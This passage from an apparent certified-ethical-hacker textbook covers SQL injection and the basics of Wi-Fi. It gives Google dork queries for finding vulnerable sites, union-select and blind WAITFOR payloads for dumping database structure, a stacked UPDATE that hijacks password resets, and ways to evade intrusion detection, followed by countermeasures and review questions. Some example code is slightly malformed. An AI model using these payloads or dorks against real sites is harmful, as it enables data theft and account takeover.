First, let's look at the type of technologies involved in browsing and working with the web. They mainly fall into two areas: client-side and server-side technologies. Server-side technologies are those that run and are executed on the server itself before delivering information to the requester. Client-side technologies are those that run within the browser or somewhere on the client side. For the purposes of our discussion, we will not be covering client-side technologies here.

Server-side technologies come in many varieties and types, each of which offers something specific to the user. Generally, each of the technologies allows the creation of dynamic and data-driven web applications. You can use a wide range of server-side technologies to create these types of web applications; among them are the following:

- ASP
- ASP.NET
- Oracle
- PHP
- JSP
- SQL Server
- IBM DB2
- MySQL
- Ruby on Rails

All of these technologies are powerful and offer the ability to generate web applications that are extremely versatile. Each also has vulnerabilities that can lead to it being compromised, but this chapter is not about those. This chapter, like SQL injection, is designed to target the code that is used to make the technologies access a database as part of its functioning. This code, when incorrectly crafted, can be scrutinized and result in vulnerabilities being uncovered and exploited.



It may seem as if exploiting vulnerabilities in code is an easy thing to do, but in reality it is nowhere near an easy task. In the case of SQL injection, understanding the nuances and intricacies is key to taking advantage of weaknesses and flaws in code.

Databases and Their Vulnerabilities

Since ultimately an attacker is going after the information contained in a database, you must have a good understanding of databases. Databases store data such as configuration information, application data, and other information of all shapes and sizes. An attacker who can successfully locate a vulnerable database will find it a tempting target to pursue.

In today's environment databases form the heart of many web apps. Commonly used applications such as Microsoft SharePoint and others use databases as the nucleus of their structure. In fact, a majority of web apps would not function without a database as their back end.

A Look at Databases

For all of its complexities, a database can be described as simply a hierarchical, structured format for storing information for later retrieval, modification, management, and other purposes. The types of information that can be stored within this format vary, but the goal is still the same: storage and retrieval.

Databases are typically categorized based on how they store their data. These types include the following:

Relational Database With a relational database, data can be organized and accessed in various ways as appropriate for the situation. For example, a data set containing all the customer orders in a table can be grouped by the zip code in which the transaction occurred, by the sale price, by the buyer's company name, and so on.

Distributed Database A distributed database is designed to be dispersed or replicated between different locations across a network.

Object-Oriented Programming Database An object-oriented programming database is built around data-defined object classes and subclasses.

Within a database are several structures designed to organize and structure information. Each structure allows the data to be easily managed, queried, and retrieved:

Record or Row Each record in a database represents a collection of related data such as information about a person.

Column A column represents one type of data, for example, age data for each person in the database.

Databases have a broad range of applications for everything from storing simple customer data to storing payment and customer information. For example, in an e-commerce application when customers place an order, their payment and address information may be stored within a database that resides on a server.

While the function of databases may sound mundane, databases come into their own when linked to a web application. A database linked as part of a web app can make a website and its content much easier to maintain and manage. For example, if you use a technology such as ASP.NET, you can modify a website's content by editing a record in a database. With this link, simply changing a record in a database will trigger a change in any associated pages or other areas.

Another common use of databases, and one of the higher-profile targets, is in membership or member registration sites. In these types of sites, information about visitors who register with the site is stored within a database. This information can be used for a discussion forum, chat room, or many other applications. With potentially large amounts of personal information being stored, an attacker would find this setup ideal for obtaining valuable data.

Locating Databases on the Network

A tool that is effective at locating rogue or unknown database installations is SQLPing 3.0, as described on the vendor's website; see `http://www.vulnerabilityassessment.co.uk/`:

> SQLPing 3.0 performs both active and passive scans of your network in order to identify all of the SQL Server/MSDE installations in your enterprise. Due to the proliferation of personal firewalls, inconsistent network library configurations, and multiple-instance support, SQL Server installations are becoming increasingly difficult to discover, assess, and maintain. SQLPing 3.0 is designed to remedy this problem by combining all known means of SQL Server/MSDE discovery into a single tool, which can be used to ferret out servers you never knew existed on your network so you can properly secure them.

SQLRecon is very similar to SQLPing, but it provides additional techniques to discover SQL Server installations that may be hidden (`http://www.vulnerabilityassessment.co.uk/`):

> SQLRecon performs both active and passive scans of your network in order to identify all of the SQL Server/MSDE installations in your enterprise. Due to the proliferation of personal firewalls, inconsistent network library configurations, and multiple-instance support, SQL Server installations are becoming increasingly difficult to discover, assess, and maintain. SQLRecon is designed to remedy this problem by combining all known means of SQL Server/MSDE discovery into a single tool, which can be used to ferret-out servers you never knew existed on your network so you can properly secure them.

Running a scan with either of these tools will give you information about where you may have SQL Server installations that you are unaware of.

Database Server Password Cracking

After a database has been located, the next step an attacker can take is to see whether the password can be broken. A feature that is included in SQLPing3.0 is a password-cracking capability that can be used to target a database server and break its passwords. The password-cracking capabilities accompanying the product include the ability to use dictionary-based cracking methods to bust the passwords.

Anatomy of a SQL Injection Attack

The potential attacks that can be performed to leverage the flaws in poorly designed websites are beyond count. The seemingly endless combinations of technologies and environments lend themselves to plenty of different attacks.

In this section we will examine a basic attack against a website to see how this works in practice. Note that this is only one form of SQL injection and against no specific database technology (unless otherwise noted). In the wild, these attacks may take many different forms.

Acquiring a Target for Attack

Before you can attack a target, you must have a target. To find a target you can use various techniques, but let's use some good-old Google hacking.

If you recall, Google hacking is the use of advanced search query commands to uncover better results. Through a little trial and effort, you can find a website that is vulnerable to an attack. There are numerous search queries you can use, but some of the ones that can yield results include the following:

```
inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
andinurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
```



It is possible to execute successful SQL injections against a number of different technologies, but in the search terms here we are using PHP as an example. With some variation, ASP.NET, ASP, and JSP pages can also be targeted for an attack.

There are plenty of ways to search Google using various search terms to uncover a potentially vulnerable target. I encourage you to experiment with different combinations to see if you can obtain better or more actionable results.

Once you've identified your target, your next step is to look for vulnerabilities. One easy way to determine if a site is vulnerable to SQL injection is to add a single quote to the end of the URL like so:

```
http://www.somesite.com/default.php?id=1'
```

Type this URL and press Enter, and then observe the results. If an error is returned, the web application or site located at the URL is vulnerable to SQL injection, though you don't know to what degree.



The errors that appear at this point can be any of a large number of potential errors, but that is not important. What is important at this stage is that an error is returned because it gives you an indication of potential vulnerabilities that may be present. The error message typically reads "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax." As a general rule, if the website returns any SQL errors, it may be vulnerable to SQL injection techniques.

Initiating an Attack

One of the first steps you can take to uncover information about a vulnerable site is to learn the structure of the database. To do this you can append a simple `order by` statement to the URL like so:

```
http://www.somesite.com/default.php?id=1 order by 1
```

If this code returns any result other than an error, then increment the number after the `order by` statement by 1 (or some other amount if desired) until an error is returned. When an error is encountered, it indicates that the last entry that *did not return an error* is the number of columns in the database.

Once the columns have been determined, you can establish whether you can make queries against the system. Do so by performing a `union select` on the system by appending it to the end of the URL:

```
http://www.somesite.com/default.php?id=-1 union select 1,2,3,4,5,6,7,8
```

Take a close look at this statement. This statement assumes that you discovered that there were eight columns in the database in your previous step. If more or fewer were encountered, you would adjust the numbers after the `select` accordingly. Also note that you add a hyphen after the = sign and before the number `1` (after the `id`).

Once the results of this query are returned, you will see that column numbers are returned. The numbers that are returned indicate that queries are accepted against these columns, and you can now inject further refined SQL statements into each.

You can now start doing some interesting tasks. Let's begin by identifying the SQL version that is in use. To do this, you will use the command `@@version` or `version()` to

extract the version information from the database. You will target one of the columns that accepts SQL queries. In our example, let's use column 3:

```
http://www.somesite.com/default.php?id=-1 union select 1,2,@@version,4,5,6
```

The version information returned will replace the `@@version`. Depending on the database version being returned, you can determine the next stage of the attack. In our example here, let's assume the version returned is correct for our next step.



This example assumes that the database in use is MySQL and that the version is at least version 5. If another version or brand of database is in use, then be sure to tailor the attack to that environment.

With the version information checking out, you can do something even more interesting. You can obtain a list of the databases present on the system by executing the following command:

```
http://www.somesite.com/default.php?id=-1 union select ↵
1,2,group_concat(schema_name),4,5,6 from information_schema.schemata--
```

To determine the current database:

```
http://www.somesite.com/default.php?id=-1 union select ↵
1,2,concat(database()),4,5,6--
```

To get the current user:

```
http://www.somesite.com/default.php?id=-1 union select ↵
1,2,concat(user()),4,5,6--
```

To get the tables:

```
http://www.somesite.com/default.php?id=-1 union select ↵
1,2,group_concat(table_name),4,5,6 from information_schema.tables where ↵
table_schema=database()—
```

With the tables presented, you will target the users table:

```
http://www.somesite.com/default.php?id=-1 union select ↵
1,2,group_concat(column_name),4,5,6 from information_schema.columns where ↵
table_schema=database()--
```

Altering Data with a SQL Injection Attack

Another way to alter data using SQL injection involves using the forms that appear on many websites. Forms that collect login or other information can be vulnerable to

attack depending on their design and any flaws that are present. Any form that solicits data and is somehow connected to a database of any type may be vulnerable to SQL injection.

To illustrate this point, let's consider a form of a common and simple design. This hypothetical form is one of the commonly encountered forms that any user would use to recover their password. This form simply requires the user to enter an email address and then click OK. Once this is done, the application searches the database for the provided email address. It then sends an email to that address.

Let's change things a bit to show how SQL injection works in this situation. In this case the attacker—you—will attempt to get the application to execute custom SQL code to either steal information or alter existing information in some way.

First, you must determine what the database and application are doing and how the database is structured. In this case the application is more than likely using a SQL `SELECT` statement to retrieve data, like so:

```
SELECT data
          FROM table
              WHERE emailinput = '$email_input';
```

Because of the way applications use this function, you would have to make an educated guess as to how the code is constructed. In this situation, the code is close to the actual code as it originally appeared. You would expect a query to use a variable to hold the user's identity since it would need to be able to handle a multitude of inputs.

Remember earlier when you forced an application to generate errors? In this case it is pretty much the same thing; you must determine how the application reacts when invalid or unexpected input is provided. Once you know how the application reacts to this type of input, you can start to formulate malicious SQL strings.

To accomplish this in our example, you input an email address into the form but with a single quote appended to it, like so:

```
link@hyrule.com'
```

Once you enter the malformed email address, you can reasonably expect one of the following:

- The application will sanitize the input by removing the quote from the text because the application's designer recognized single quotes as potentially malicious.
- The application does not have protection in place and accepts the input without sanitizing it and proceeds to execute it. In that case the SQL is being run by the application. Pay attention to the impact of this extra quote in the SQL statement. If you look closely, you will notice that an extra quote now appears at the end of the line:

```
SELECT data
     FROM table
         WHERE Emailinput = 'link@hyrule.com'';
```

When the application executes the SQL code shown here, an error message should appear. The content and context of this error message are vital in determining the next step in the process. If the application is designed well and is validating input and sanitizing it, you probably will not see any type of message in return. However, if the application is not performing any sort of cleanup or sanitization on input, then an error message may result. The presence of these errors indicates that there may be enough of a flaw present to exploit in some manner.

At this point you can start to perform your injection to see what types of information or actions are available to you. For example, you may be able to uncover the structure of the database itself (specifically the tables in the database) using the following code:

```
UPDATE table
 SET email = 'farore@hyrule.com'
 WHERE email = 'din@hyrule.com';
```



The SQL code here is 100-percent legal code in most mainstream versions of SQL; however, even the unorthodox design of the code works and flows to get you results. For example, note the semicolon following the quote at the end of the statement. This semicolon has the effect of letting you close a statement and then append a statement of your own choosing.

Then, if the application runs this malicious code, it looks like this:

```
SELECT data
          FROM table
              WHERE Emailinput = 'Y';
UPDATE table
 SET email = 'farore@hyrule.com'
 WHERE email = 'din@hyrule.com';
```

Let's analyze the result here. When you string all the code together, you can see that the code is altering the database so that the original email address, `din@hyrule.com`, is replaced with another email address, `farore@hyrule.com`. The result is that the attacking party's code uses the website's reset-password function to change the password, and the request is then sent to the attacker's address. In addition, the login information for the site has now been changed to a new account.

Once you have performed this action successfully, as the attacker, you can go about performing additional functions such as browsing information in the system or inputting new data (or possibly worse).

Injecting Blind

What if the target you are trying to penetrate does not return messages no matter what actions you take? In this situation you are flying blind, so it makes sense to attempt a *blind SQL injection*. This type of attack is not dependent on the presence of error messages.

Much like any other SQL injection, a blind SQL injection can be used to manipulate information, destroy information, or extract data.



Unlike regular SQL injection attacks, blind SQL injection attacks are much more time consuming because every time new information is obtained, new statements must be crafted without feedback from the application itself.

This attack works by indirectly obtaining information, such as through the use of true or false statements or through the use of timing information about the nature of the environment. Let's look at one example:

```
:; IF EXISTS(SELECT *  FROM users) WAITFOR DELAY '0 :0 :10 '-
```

This code first checks whether the database `users` exists. If it doesn't, the code displays, "We are unable to process your request. Please try back later." If the database does exist, it will pause for 10 seconds. After 10 seconds, it displays, "We are unable to process your request. Please try back later."

Since no error messages are returned, you can use the `WAITFOR DELAY` command to check the SQL execution status:

```
WAITFOR DELAY , 'time' (Seconds)
```

So what is happening in this attack? Well, let's look at the first line:

```
:; IF EXISTS(SELECT *  FROM users) WAITFOR DELAY '0 :0 :10 '-
```

The first part of the statement (which ends right before the `WAITFOR` statement) is sent to the system for it to process. If the system cannot run it, the system is therefore not vulnerable. It will discard the whole line and return control back to the user, or it may return an application error message (which will not help you). If the system can run the first part, it will process the whole line, which will cause a momentary but noticeable pause, indicating to you, the attacker, that the whole line was processed.



If you recall, in Chapter 13 we covered web applications and the error messages that they generate and how they should be suppressed. In practice, this means suppressing detailed error messages and replacing them with generic messages that do not reveal details. Messages should be enough to tell the visitor that something unexpected occurred but never so much as to inform a malicious party as to the under-the-hood mechanics of an application.

Information Gathering

Understanding SQL is important to the process of gathering further and more detailed information about a target. Being able to skillfully create and formulate SQL statements allows you to manipulate and access information better than without this skill.

In our earlier example, you used SQL code to determine the version and type of database in your target. You also used code to generate error messages that allowed you to gather more information about the environment. This information helps guide the later steps and helps you determine how to better attack the database. You can find out what kind of database is used, what version is being used, user privilege levels, and various other things. Different databases require different SQL syntax.



The differences in syntax between database software packages can be extremely subtle and completely invisible to the untrained eye. In one database package the colon character may be used, but in another it may be a semi-colon, for example. Using the wrong one in place of the other can cause your efforts to fail. However, recognizing which character is acceptable and which is not can clue you in to the database application in use.

Information from Error Messages

As you saw earlier, error messages can reveal information that may not be readily obvious. You can develop additional attacks through these error messages. In our example you saw one way to extract information from error messages, but there are other methods as well:

Grouping Error Messages Use the `HAVING` command to further refine a query by basing it on grouped fields. The error message will reveal information about which fields in the database have not been grouped:

```
'group by columnnames having 1=1 - -V
```

Type Mismatch Try to insert strings into numeric fields; the error message will show you the data that could not be converted:

```
'union select 1,1,'text',1,1,1 - -
'union select 1,1,bigint,1,1,1 - -
```

Blind Injection Use time delays or error signatures to extract information:

```
if condition waitfor delay '0:0:5 ' - -
1; union select if (condition) , 1 , 1 , 1 , ! ;
```

Evading Detection Mechanisms

One mechanism that can protect databases is an intrusion detection system (IDS). An IDS monitors network and host activity, and some can monitor database applications. IDSs are effective at detecting activities that may indicate an attack.

To evade an IDS, you can use a multitude of techniques, each designed to fool an IDS or to prevent detection by the device. In many cases IDSs use signature-based detection systems, which means that many attacks will seek to avoid resembling known attacks. If an attack matches a known pattern, it will trigger an alert to the administrator.

The most common way to avoid detection is through careful and deliberate manipulation of input strings to thwart matching. Some common ways to do this include the following:

- Sophisticated matching techniques designed to use alternative means of representing queries
- Hex coding, or converting queries into their hexadecimal equivalents
- Liberal use of whitespace
- Use of comments in code to break up statements
- Concatenating strings of text to create SQL keywords using database-specific instructions
- Obfuscated code, or a SQL statement that has been made difficult to understand

SQL Injection Countermeasures

SQL injection can be one of the hardest attacks to thwart and one of the most powerful to exploit. However, defenses are available to make them less damaging or less likely to occur.

First, one of the most powerful tools to thwart SQL injection is to use validation. For example, if your application expects an email address, then the application should not accept data that does not match the format of an email address. Or if it expects numbers, it should not accept symbols or letters. Validation can be performed by whitelisting (or blacklisting) what is (or is not) acceptable to an application.



Validation of information can take place on either the client side or the server side. It's best to use both, because client-side validation is easy for an attacker to thwart. While it may seem that if the security risk is eliminated completely by using server-side, the best option would be to always use server-side, but this is not the case. Client-side is valuable because it not only offloads some processing to the client but at the same time can also prevent bad or bogus results from getting to the server.

Here are some other common defenses against SQL injections:

- Avoid the use of dynamic SQL. These are queries that are built on demand. Dynamic statements are generated from the options and choices made on the client side. Avoid such statements in favor of using stored procedures or predefined statements.
- Perform maintenance on the server regularly and keep an eye out for software updates and patches.
- Intrusion detection systems also play a vital role in protecting these systems much as they do with other network components. In fact, some IDSs can monitor interactions at the database layer.
- Harden a system to include the operating system and database. Every database has countless options and features, of which only a handful tend to get used regularly. Disabling unneeded features prevents them from being used maliciously. For example,

the `xp_cmdshell` command should always be disabled in a database application unless absolutely necessary.

- Exercise least privilege and give the database and the applications that attach to it only the access they need and nothing more.
- Ensure that applications are well tested before deployment into production.
- Avoid default configurations and passwords.
- Disable error messages outside the test and development environments.

Summary

This chapter explored SQL injection attacks and how they function. We discussed these attacks and showed you how to defend against them. You learned that SQL injection is one of the most complex and powerful types of attacks seen today. Attacks designed to use or leverage SQL can be devastating. To carry out such an attack, you need to have knowledge of web applications, databases, and SQL.

SQL injections can be very complex and dangerous in the hands of a skilled attacker. With a few lines of code an attacker can easily destroy, delete, or modify data with relative ease. A highly skilled attacker can even send commands directly to the operating system itself, performing even more dangerous operations up to and including privilege escalations and the installation of software.

Exam Essentials

Understand the various types of databases. Know the various types of databases, including hierarchical and relational, each of which stores information a little differently.

Know the mechanics of SQL injection. Know the basics of SQL injection attacks and how they work. Know that while different databases may have different syntax and structure, SQL injection attacks have common operating characteristics.

Understand how web applications use databases. Know that many web applications rely on a database in which the application stores its data, configuration, and other information.

Review Questions

1. Input validation is used to prevent which of the following?
   - **A.** Bad input
   - **B.** Formatting issues
   - **C.** Language issues
   - **D.** SQL injection
2. Web applications are used to _____.
   - **A.** Provide dynamic content
   - **B.** Stream video
   - **C.** Apply scripting
   - **D.** Implement security controls
3. Which of the following challenges can be solved by firewalls?
   - **A.** Protection against buffer overflows
   - **B.** Protection against scanning
   - **C.** Enforcement of privileges
   - **D.** Ability to use nonstandard ports
4. Databases can be a victim of code exploits depending on which of the following?
   - **A.** Configuration
   - **B.** Vendor
   - **C.** Patches
   - **D.** Client version
5. In addition to relational databases, there is also what kind of database?
   - **A.** Hierarchical
   - **B.** SQL
   - **C.** ODBC
   - **D.** Structured
6. Which of the following is a scripting language?
   - **A.** ActiveX
   - **B.** Java
   - **C.** CGI
   - **D.** ASP.NET
7. _____ is used to audit databases.
   - **A.** Ping
   - **B.** Ipconfig

C. SQLPing

D. Traceroute

8. Browsers do not display _____.

A. ActiveX

B. Hidden fields

C. Java

D. JavaScript

9. Proper input validation can prevent what from occurring?

A. Client-side issues

B. Operating system exploits

C. SQL injection attacks

D. Software failure

10. _____ can be used to attack databases.

A. Buffer overflows

B. SQL injection

C. Buffer injection

D. Input validation

11. Which command can be used to access the command prompt in SQL Server?

A. `WHERE`

B. `SELECT`

C. `xp_cmdshell`

D. `cmdshell`

12. Which command is used to query data in SQL Server?

A. `cmdshell`

B. `WHERE`

C. `SELECT`

D. `from`

13. Which statement is used to limit data in SQL Server?

A. `cmdshell`

B. `WHERE`

C. `SELECT`

D. `to`

14. Which command is used to remove a table from a database?

A. `cmdshell -drop table`

B. `REMOVE`

C. `DROPTABLES`

D. `drop table`

15. SQL injection attacks are aimed at which of the following?

A. Web applications

B. Web servers

C. Databases

D. Database engines

16. Which of the following is another name for a record in a database?

A. Row

B. Column

C. Cell

D. Label

17. What type of database has its information spread across many disparate systems?

A. Hierarchical

B. Relational

C. Distributed

D. Flat

18. What type of database uses multiple tables linked together in complex relationships?

A. Hierarchical

B. Relational

C. Distributed

D. Flat

19. What can an error message tell an attacker?

A. Success of an attack

B. Failure of an attack

C. Structure of a database

D. All of the above

20. A blind SQL injection attack is used when which of the following is true?

A. Error messages are not available.

B. The database is not SQL compatible.

C. The database is relational.

D. All of the above.

Chapter

15



Hacking Wi-Fi and Bluetooth

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **III. Security**

- P. Vulnerabilities

✓ **IV. Tools/Systems/Programs**

- O. Operating environments (e.g., Linux, Windows, Mac)
- S. Exploitation tools



Wireless networks have been popular for over a decade now and have quickly replaced or enhanced wired networks. The ability to become more mobile due to the lack of wires has been a big motivator in the adoption of the technology by businesses as well as end users. In addition, the technology has made it possible to push networks into areas they have not traditionally been able to go, including airports, hotels, coffee shops, libraries, and other areas where the use of wires would be prohibited.

Adding to the security issues associated with Wi-Fi is another technology in the form of Bluetooth. While not the same as Wi-Fi, it is a wireless technology and does suffer from some of the same general issues that Wi-Fi networks have had to deal with. With the increasing amount of Bluetooth-enabled devices available on the market including smartphones, tablets, and other devices, the implications of data leakage associated with Bluetooth are huge. All you have to think about is the type of information the average user stores on their mobile devices to understand the potential issues emerging with Bluetooth. In this chapter we will cover the various types of wireless networks as well as Bluetooth and how to explore their vulnerabilities and security risks and how to penetrate them successfully.

What Is a Wireless Network?

The risks associated with wireless networks have definitely increased, in some cases dramatically, compared to traditional wired networks. Attacking parties have found that wireless networks allow for much easier targeting of victims and make the penetration into seemingly protected safe areas simpler than they were before the technology arrived. As a result of the perceived risks (both actual and imagined), many companies have slowed their implementation or needlessly exposed themselves to security risks—needlessly because they can have a wireless network that is secure if they take the time to consider all the issues involved as well as the risks.

Wi-Fi: an Overview

Wireless networks, or Wi-Fi, fall into the range of technologies covered under the IEEE 802.11 standard. The technology has been adapted for use by everything from laptops and personal computers to smartphones and video game consoles. Through the use of wireless technology, users can connect to the Internet and share resources in ways that weren't possible in the past. However, the technology for all its convenience and flexibility does have its drawbacks:

- There's a much more dramatic decrease in available bandwidth than with wired networks since more devices are connected at once. Though this decrease is itself decreasing, it is still there, but speeds of wireless are increasing regularly with new research showing 1 GB speeds and above are possible.
- You must invest in new network cards and infrastructure. However, it is worth noting that in today's world new network cards and infrastructure are more likely than not to have wireless networking built in. In fact, it is starting to become the norm to see equipment without wired network connections.
- Interference is an issue because many other electronic devices and technologies operate on similar frequencies as Wi-Fi.
- The range of wireless networking can be less than advertised and in most cases is about half the distance promised.
- Terrain can slow down or impede wireless signals.

Some of the advantages are as follows:

- You have the convenience of not having to deal with wires.
- You can be connected in places where it would be impossible to run wires.
- Mobility is possible in ways not possible with wired networks.
- Hot spots offering wireless connectivity are commonplace, so a Wi-Fi connection is a reality just about anywhere someone goes.

The Fine Print

A wireless network uses radio waves to transmit data. The technical details that define a wireless network and 802.11 occur at the Physical layer of the network. The standard that defines Wi-Fi was itself built from the 802.11 specification. The Wi-Fi standard defines many details, including how to manage a connection through techniques such as Direct Sequence Spread Spectrum (DSSS), Frequency Hopping Spread Spectrum (FHSS), infrared (IR), and orthogonal frequency-division multiplexing (OFDM).

In this chapter we will be talking about four environments built around the technology and how each varies:

- Extension to an existing wired network as either a hardware- or software-based access point
- Multiple access points
- LAN-to-LAN wireless network
- 3G or 4G hot spot

The first type, which uses access points, comes in one of two types: hardware- or software-based. Hardware-based access points (HAPs) use a device such as a wireless router or dedicated wireless access point for Wi-Fi–enabled clients to attach to as needed. A software-based access point (SAP) is also possible through the use of a wireless-enabled system attached to a wired network, which, in essence, shares its wireless adapter.



Many people are already more familiar with the concept of SAP-based hotspots than they may realize. With software-based hotspots either included with the software on the device or available as a downloadable app, many mobile devices have the ability to be an SAP. Thus, many people already use these types of setups.

The second type involves providing more than one access point for clients to attach to as needed. With this implementation, each access point must have some degree of overlap with its neighboring access points. When it has been set up correctly, this network allows clients to roam from location to location seamlessly without losing connectivity.

A LAN-to-LAN wireless network, the third type, allows wired networks in different locations to be connected through wireless technology. This approach has the advantage of allowing connections between locations that may otherwise have to use a more expensive connectivity solution.

A 3G/4G hot spot, the fourth type, provides Wi-Fi access to Wi-Fi–enabled devices, including MP3 players, notebooks, cameras, PDAs, netbooks, and more.



The 3G/4G hot spot has become very popular in recent years since smartphones and other devices provide it as a standard item.

Wireless Standards in Use

Not all wireless standards are the same, and you should become familiar with the differences and similarities of each (see Table 15.1).

TABLE 15.1 Wireless standards

Type	Frequency (GHz)	Speed (Mbps)	Range (ft)
802.11a	5	54	75
802.11b	2.4	11	150
802.11g	2.4	11	150
802.11n	2.4/5	54	~100
802.11ac	2.4/5	433-3.69 Gbps	~100
802.16 (WiMAX)	10–66	70–1000	30 (miles)
Bluetooth	2.4	1–3 (first gen)	33



The IEEE 802.11 family of standards evolved from a base standard that debuted in 1997. Initially, the speeds were very slow—around 1 to 2 Mbps—and not very popular outside specific implementations and deployments. Since that time, wireless networks have gotten faster and more widespread, and they use wider frequency bands than before.

So why all the different letters in the 802.11 family? Well, the short answer is that the additional letters correspond to the working groups that came up with the modifications to 802.11. For example, 802.11a refers to the standard that defines changes to the Physical network layer required to support the various frequency and modulation requirements.

Service Set Identifier

Once a wireless access point or wireless network is established, the next step involves getting clients to attach to it in order to transmit data. This is the job of the service set identifier (SSID). An access point will broadcast an SSID, which will be used by clients to identify and attach to the network. The SSID is typically viewed as the text string that end users see when they are searching for a wireless network. The SSID can be made up of most combinations of characters, but it can only ever be a maximum of 32 bytes in size.



When you install and set up your device, be sure to change the SSID name that is configured by default with most access points. Leaving the default name as "Linksys" or "dlink," for example, can tip off an attacker that perhaps you have left other default settings in place.

The SSID is continually broadcast by the access point or points to allow clients to identify the network. A client is configured with the name of an access point in order to join the given network. It is possible to think of the SSID configured on a client as a token used to access the named wireless network. The SSID is embedded within the header of packets, thus making it viewable. On open networks, the SSID is visible and can be viewed by any client searching for it. On closed networks, the SSID is not visible and in some cases is said to be *cloaked*.



A client must have an SSID to access a wireless LAN (WLAN). However, some choose to cloak this SSID so it is not visible to the public and is instead accessible only by those who know the name and are in range. This is done, as some claim, as a security measure. However, the reality is the use of this technique does not provide any substantial security since many tools and techniques can be used to easily obtain the SSID.

It is also worth adding that in particularly congested areas, those with a lot of wireless networks and interference, this practice may degrade performance. With the SSID not visible, a client who was previously connected and is now reentering the area and wishing to use the network can take longer to connect because finding the network can take longer.

Wireless Vocabulary

In addition to the term *SSID*, this chapter uses the terms shown in Table 15.2.

TABLE 15.2 Common wireless terms

Term	Description
GSM (Global System for Mobile Communications)	An international standard for mobile wireless
Association	The process of connecting a client to an access point
BSSID (basic service set identification)	The MAC address of an access point
Hot spot	A location that provides wireless access to the public such as a coffee shop or airport
Access point	A hardware or software construct that provides wireless access
ISM (industrial, scientific, and medical) band	An unlicensed band of frequencies
Bandwidth	How much speed is available for devices

Wireless Antennas

Something else you should be aware of when talking about wireless networks is the type of antenna in use. If you are working with consumer-grade access points, this typically is not a big concern because the antenna is built in or provided with these products. However, when working with enterprise and commercial-grade access points, you may very well need to select an antenna to suit your environment or for a specific purpose. In this section we'll look at each of the available types and what makes them unique and why you would choose one over another.



A word of caution here is in order. On some access points you may need to choose not only an antenna but also the cables and such to connect it to the access point. While this may not seem like a big deal, it is possible, with certain combinations, to exceed legal limitations on power and

frequency. The FCC and similar agencies will frown on this and can issue fines in extreme cases. Thankfully there exists plenty of guidance on how to set up things correctly, so plan ahead if you are going to be setting up such hardware.

The first type of antenna we'll discuss is the *Yagi antenna* (Figure 15.1), which is designed to be a unidirectional (more commonly known as directional) antenna. As a unidirectional antenna, it works well transmitting and receiving signals in some directions but not in others. Typically, this type of antenna is used in applications where the transmission of signals is needed from site to site instead of covering a wider area. From a security standpoint, this type of antenna enhances security by limiting signals to smaller areas.

FIGURE 15.1 A Yagi antenna



The next antenna type is one of the more common ones and is known as an *omnidirectional antenna*. This type of antenna emanates radio energy in all directions but typically in some directions better than others. In many cases, these antennas can transmit data in two dimensions well but not in three dimensions.

A *parabolic grid antenna* (Figure 15.2) is another popular type of design and is commonly seen in various applications. This type of antenna takes the form of a dish and is a directional antenna because it sends and receives data over one axis; in fact, it can be said that this type of antenna is unidirectional, working well only over a single axis and in one direction. One big advantage of this type of antenna is that its dish catches parallel signals and focuses them to a single receiving point, so it gets better signal quality and over longer ranges. In many cases, this type of antenna can receive Wi-Fi signals over a distance of 10 miles.

FIGURE 15.2 A parabolic antenna





Something that has been popular for a while is the conversion of a DirecTV or Dish Network dish into a parabolic Wi-Fi antenna. With the availability of these dishes on sites like eBay or Craigslist, it is possible for someone with a minor monetary investment and basic skills to convert such a dish into an effective long-range antenna.

Wi-Fi Authentication Modes

When you are authenticating clients to a wireless network, two processes are available. The first, known as *open system authentication*, is used in situations where you want to make your network available to a wide range of clients. This type of authentication occurs when an authentication frame is sent from a client to an access point. When the access point receives the frame, it verifies its SSID, and if it's correct, the access point sends a verification frame back to the client, allowing the connection to be made.

The second process is known as *shared key authentication*. In this process, each client receives the key ahead of time and then can connect to the network as needed.

This is how shared key authentication works:

1. The client sends an authentication request to the access point.
2. The access point returns a challenge to the client.
3. The client encrypts the challenge using the shared key it is configured with.
4. The access point uses the same shared key to decrypt the challenge; if the responses match, then the client is validated and is given access to the network.



On enterprise-grade networks it is possible that instead of shared key authentication an appropriate enterprise-level solution may be used instead; in many cases this can mean RADIUS.

While a full description and accounting of RADIUS is outside the scope of this book, it is something you should be aware of. Through the use of the RADIUS technology, authentication and authorization can be centralized, meaning the key management can be as well if enterprise authentication options are chosen in the Wi-Fi solution.

Wireless Encryption Mechanisms

One of the big concerns with wireless networks is the fact that the data is vulnerable when being transmitted over the air. Without proper protection, the transmitted data can be sniffed and captured easily by an attacker. To prevent or at least mitigate this issue, encryption is a layer of security that is included in most, if not all, wireless products.

The following are some of the more commonly used wireless encryption and authentication protocols in use:

- Wired Equivalent Privacy (WEP) is the oldest and arguably the weakest of the available encryption protocols. The WEP standard was introduced as the initial solution to wireless security but was quickly found to be flawed and highly vulnerable.

  The WEP protocol is still regularly encountered as an option on many wireless access points and devices but should be avoided in favor of other options or upgrading hardware to support newer standards where possible. However, if these options aren't realistic at the time, then it can suffice as a short-term solution but should be combined with other security technologies just in case.
- Wi-Fi Protected Access (WPA) was the successor to WEP and was intended to address many of the problems that plagued WEP. In many areas it succeeded and made for a much tougher security protocol. WPA uses Temporal Key Integrity Protocol (TKIP) and message integrity code (MIC).
- WPA2 is the successor to WPA and was intended to address the problems with WPA. WPA2 is much stronger and uses tougher encryption in the form of AES and CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol). The standard also comes in a version that uses stronger systems such as Extensible Authentication Protocol (EAP), TKIP, and AES (with longer keys).
- WPA2 Enterprise is a version that incorporates EAP standards as a way to strengthen security as well as scale the system up to large enterprise environments. WPA2, as an enterprise solution, uses RADIUS or similar technology to centralize and manage access to the wireless network.

Authentication Technologies

Some points to remember:

- EAP is incorporated into multiple authentication methods, such as token cards, Kerberos, and certificates.
- Lightweight Extensible Authentication Protocol (LEAP) is a proprietary WLAN authentication protocol developed by Cisco.
